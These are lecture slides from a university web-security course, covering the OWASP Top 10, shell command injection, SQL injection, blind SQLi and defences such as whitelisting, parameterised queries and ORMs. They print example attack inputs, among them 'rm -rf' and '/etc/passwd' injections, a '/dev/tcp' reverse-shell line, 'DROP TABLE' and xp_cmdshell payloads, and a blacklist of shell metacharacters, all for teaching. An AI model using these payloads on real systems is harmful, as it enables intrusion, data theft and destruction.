Fundamentos de Segurança Informática (FSI)

2024/2025 - LEIC

Web Security (Part 2)

Hugo Pacheco
hpacheco@fc.up.pt

What are we protecting against?

OWASP Top 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

- **Huge evolution in web security** in the last decade, mostly on browsers and the HTTP protocol
- Classical vulnerabilities have been mitigated ⇒ **harder attacks, still prevalent**
- Growing emphasis on the security of the application's logic ⇒ **new category "Insecure Design"**

owasp.org/www-project-top-ten/

OWASP Top 10

Injection


Top 10 Vulnerabilities		Total bounty payouts 2021
1	Cross-site Scripting (XSS)	$4,568,335
2	Information Disclosure	$4,520,834
3	Improper Access Control	$4,173,966
4	Insecure Direct Object Reference (IDOR)	$2,678,161
5	Privilege Escalation	$2,273,302
6	Improper Authentication	$1,981,539
7	Code Injection	$1,502,707
8	SQL Injection	$1,440,657
9	Server-Side Request Forgery (SSRF)	$1,420,749
10	Business Logic Errors	$874,511

[source: HackerOne Security Report 2021]
https://www.hackerone.com/5th-hacker-powered-security-report

A03:2021
Injection

https://owasp.org/Top10/A03_2021-Injection/

Injection



- Main problem:
  1. Input is not validated
  2. Lack of separation between input and application
  - Malicious input causes anomalous execution sequence chosen by the attacker
  - May happen in the shell, in the database, in the webpage, etc.
- Same ideia as buffer overflows (code injection), different technological level

Shell Command Injection

Shell Example

- This program prints the first 100 lines of a file:

```
int main(int argc, char** argv) {
char *cmd = malloc(strlen(argv[1]) + 100)
 strcpy(cmd, “head -n 100 ”)
 strcat(cmd, argv[1])
 system(cmd);
}
```

- Generates a command `head -n 100 <filename>` and invokes the shell
- What if `<filename> = test.txt; rm -rf /home`?
- **Input or code? It is critical to validate the input before executing!**

Shell & Web Security? 😵

- Server-side scripting allows shell calls / code execution:
  - Node.js: `eval( )` evaluates arbitrary JavaScript code
  - PHP: `system( )` or `exec( )` is a shell call

```
<?php

echo system(“ls ” . $_GET[“path”]);
```


GET /?path=$(rm –rf /) HTTP/1.1

```
<?php

echo system(“ls $(rm -rf /)”);
```

Shell & Web Security? 😵

- Server-side scripting allows shell calls / code execution:
  - CGI: web server runs server scripts to process HTTP requests
    - HTTP Headers, as script arguments, are loaded to environment variables
    - ShellShock (CVE-2014-6271) 😈: Error in environment variable parser executes “garbage” after function definition



Shell + Web Injection

- Web page may expose local shell execution capabilities via the web interface:
  - Client: `http://vulnsite/ping?host=8.8.8.8`
  - Server: `ping 8.8.8.8`
- Simple command injection attack  :
  - Client: `http://vulnsite/ping?host=8.8.8.8;cat /etc/passwd`
  - Server: `ping 8.8.8.8;cat /etc/passwd`
- Many other more contrived options  …
  - `8.8.8.8|cat /etc/passwd`
  - `8.8.8.8&cat$IFS$9/etc/passwd`
  - `$(cat /etc/passwd)`
  - `<(bash -I >& /dev/tcp/10.0.0.1/443 0>&1)`

Shell Command Injection

- **No command execution can include inputs without validation!**
- We can blacklist some inputs (e.g., from OWASP)

```
Windows: ()<>&*'|=?;[]^~!."%@/\:+,`
Linux: {}()<>&*'|=?;[]$-#~!."%/\:+,`
```


- Better off **whitelisting** (e.g., ping only requires numbers and period)
- Even better if you can avoid “shelling out” at all

SQL Injection (SQLi)

SQL Injection

- Databases (DB) are frequently used in web development:
  - **Server-side scripting dynamically generates SQL commands …**
  - … sends these commands to the DB engine …
  - … such that those commands execute the client requests …
  - **… and therefore often include client inputs!**

SQL Injection



https://stackoverflow.com/questions/332365/how-does-the-sql-injection-from-the-bobby-tables-xkcd-comic-work

Structured Query Language (SQL)

- Domain-specific language for relational databases

```
SELECT *
 FROM  Book
 WHERE price > 100.00
 ORDER BY title;
```

- `-- or #`
  comments
- `;`
  command termination
- AND, OR, NOT

Operator	Description	Example
`=`	Equal to	`Author = 'Alcott'`
`<>`	Not equal to (many DBMSs accept `!=` in addition to `<>`)	`Dept <> 'Sales'`
`>`	Greater than	`Hire_Date > '2012-01-31'`
`<`	Less than	`Bonus < 50000.00`
`>=`	Greater than or equal	`Dependents >= 2`
`<=`	Less than or equal	`Rate <= 0.05`
`[NOT] BETWEEN [SYMMETRIC]`	Between an inclusive range. SYMMETRIC inverts the range bounds if the first is higher than the second.	`Cost BETWEEN 100.00 AND 500.00`
`[NOT] LIKE [ESCAPE]`	Begins with a character pattern	`Full_Name LIKE 'Will%'`
	Contains a character pattern	`Full_Name LIKE '%Will%'`
`[NOT] IN`	Equal to one of multiple possible values	`DeptCode IN (101, 103, 209)`
`IS [NOT] NULL`	Compare to null (missing data)	`Address IS NOT NULL`
`IS [NOT] TRUE` *or* `IS [NOT] FALSE`	Boolean truth value test	`PaidVacation IS TRUE`
`IS NOT DISTINCT FROM`	Is equal to value or both are nulls (missing data)	`Debt IS NOT DISTINCT FROM Receivables`
`AS`	Used to change a column name when viewing results	`SELECT employee AS department1`

https://en.wikipedia.org/wiki/SQL_syntax

SQLi: input vs query?

- User input (typically read from a web form) can be malicious …
  - … and alter the semantics of the dynamically-generated SQL command
- Example  :

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

UserId: 105 OR 1=1

Then, the SQL statement will look like this:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

https://www.w3schools.com/sql/sql_injection.asp

SQLi: input vs query?

- Example  :

```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass + '"'
```

User Name:

" or ""="

Password:

" or ""="

The code at the server will create a valid SQL statement like this:

Result

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

https://www.w3schools.com/sql/sql_injection.asp

SQLi: input vs query?

- Example  :

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

User id: 105; DROP TABLE Suppliers

The valid SQL statement would look like this:

Result

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

https://www.w3schools.com/sql/sql_injection.asp

SQLi: input vs query?

- Some DB engines even permit system calls via SQL! 😱

```
SELECT id FROM users WHERE username = '';
 exec xp_cmdshell 'net user add bad455 badpwd'--'
```

xp_cmdshell (Transact-SQL)

Applies to: SQL Server (all supported versions)

Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.

Transact-SQL Syntax Conventions


Syntax

Copy

```
xp_cmdshell { 'command_string' } [ , no_output ]
```

Blind SQLi

- Attacker may be able to affect the executed SQL query via input, but **not see the output** 
- Attacker can **observe side-effects** 
  - Result-based (was the operation allowed?)
    … `WHERE name="Alice" AND role="admin"`
    … `WHERE name="Bob" AND role="admin"`
  - Time-based (how long did the operation take?)
    … `WHERE id=1; SLEEP(15)`
  - Guess-based (often using regex to avoid pure search)
    … `WHERE name="Alice" AND pin="0000"`
    … `WHERE name="Alice" AND pin LIKE "0…"`
- More automated injection using tools like `sqlmap` (https://sqlmap.org)



SQLi Protections

- **Never create SQL queries dynamically as strings**
- Do not show errors to clients, but do log those errors and create alerts for suspicious activity
- Always use instruments offered by the programming languages and/or software stacks:
  - Input sanitisation
  - Parameterised queries (Prepared Statements)
  - ORM (Object Relational Mapping) libraries

Input Sanitisation

- Input sanitisation: make sure **only “safe” (sanitised) input is accepted**
- What is **“unsafe”**? Single quotes? Spaces? Dashes? All could be part of legitimate input values. Whitelisting better than blacklisting
- Use proper escaping/encoding. Most languages have libraries for escaping SQL strings
- Should you sanitise on the client or on the server?
- The real problem is **lack of typing!**

```
SELECT fields from TABLE where id= 52 OR 1=1
```

Number?

Parameterised Queries

- The SQL query is statically fixed in the server's code, with client placeholders
  - `INSERT INTO products (name, price) VALUES (?, ?);`
- The query is sent to the server separating:
  - parameterised command
  - parameters (2 in this example)
- **The server defines the query independently of the parameters:**
  - Unsanitised malicious inputs such as `); DROP table` are treated as values!
- Also brings some performance benefits (query plan caching)

https://en.wikipedia.org/wiki/Prepared_statement

ORM Libraries

- API typically in the OO paradigm:
  - Offers abstraction independently of SQL and the DB backend
  - Translates operations on objects to queries ⇒ **using mechanisms for sanitising inputs**
- E.g., instead of …

```
var sql = "SELECT id, first_name, last_name, phone, birth_date, sex, age FROM persons WHERE id = 10";
var result = context.Persons.FromSqlRaw(sql).ToList();
var name = result[0]["first_name"];
```

- … we would write

```
var person = repository.GetPerson(10);
var firstName = person.GetFirstName();
```

https://en.wikipedia.org/wiki/Object–relational_mapping

ORM Libraries

- Are we done?
  - The ORM library itself may introduce vulnerabilities
- Important: defense in depth + exhaustive library testing

When ORMs are vulnerable: Sequelize

Prepared Statements and ORM are both good ways to pass the encoding responsibility on to the "experts" – the packages that focus on doing just that. However, being an expert does not mean never having bugs… As mentioned at the top, this was demonstrated this last year through **4 SQL Injection vulnerabilities** in two of the top ORM npm packages, `sequelize` and `node-mysql`.

The vulnerabilities were consistently due to unvalidated parameters in various ORM and prepared statement calls. These ORM and prepared statements function calls still, at the end of the day, need to translate the parameters into a SQL statement, and could forget to escape or validate when doing so.

Testing for ORM Injection

Summary

Object Relational Mapping (ORM) Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM layer.

The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardize code templates for these objects, and that they usually provide a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.


https://snyk.io/blog/sql-injection-orm-vulnerabilities/

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.7-Testing_for_ORM_Injection

Cross Site Scripting (XSS)


Cross Site Scripting (XSS)

- Another injection example, on the web client side:
  - Attacker can convince client to run malicious code **inside the page** of a legitimate site
    - **ignores SOP, it is the client running the code!** 😱
    - **attacker can see the response!** 😱



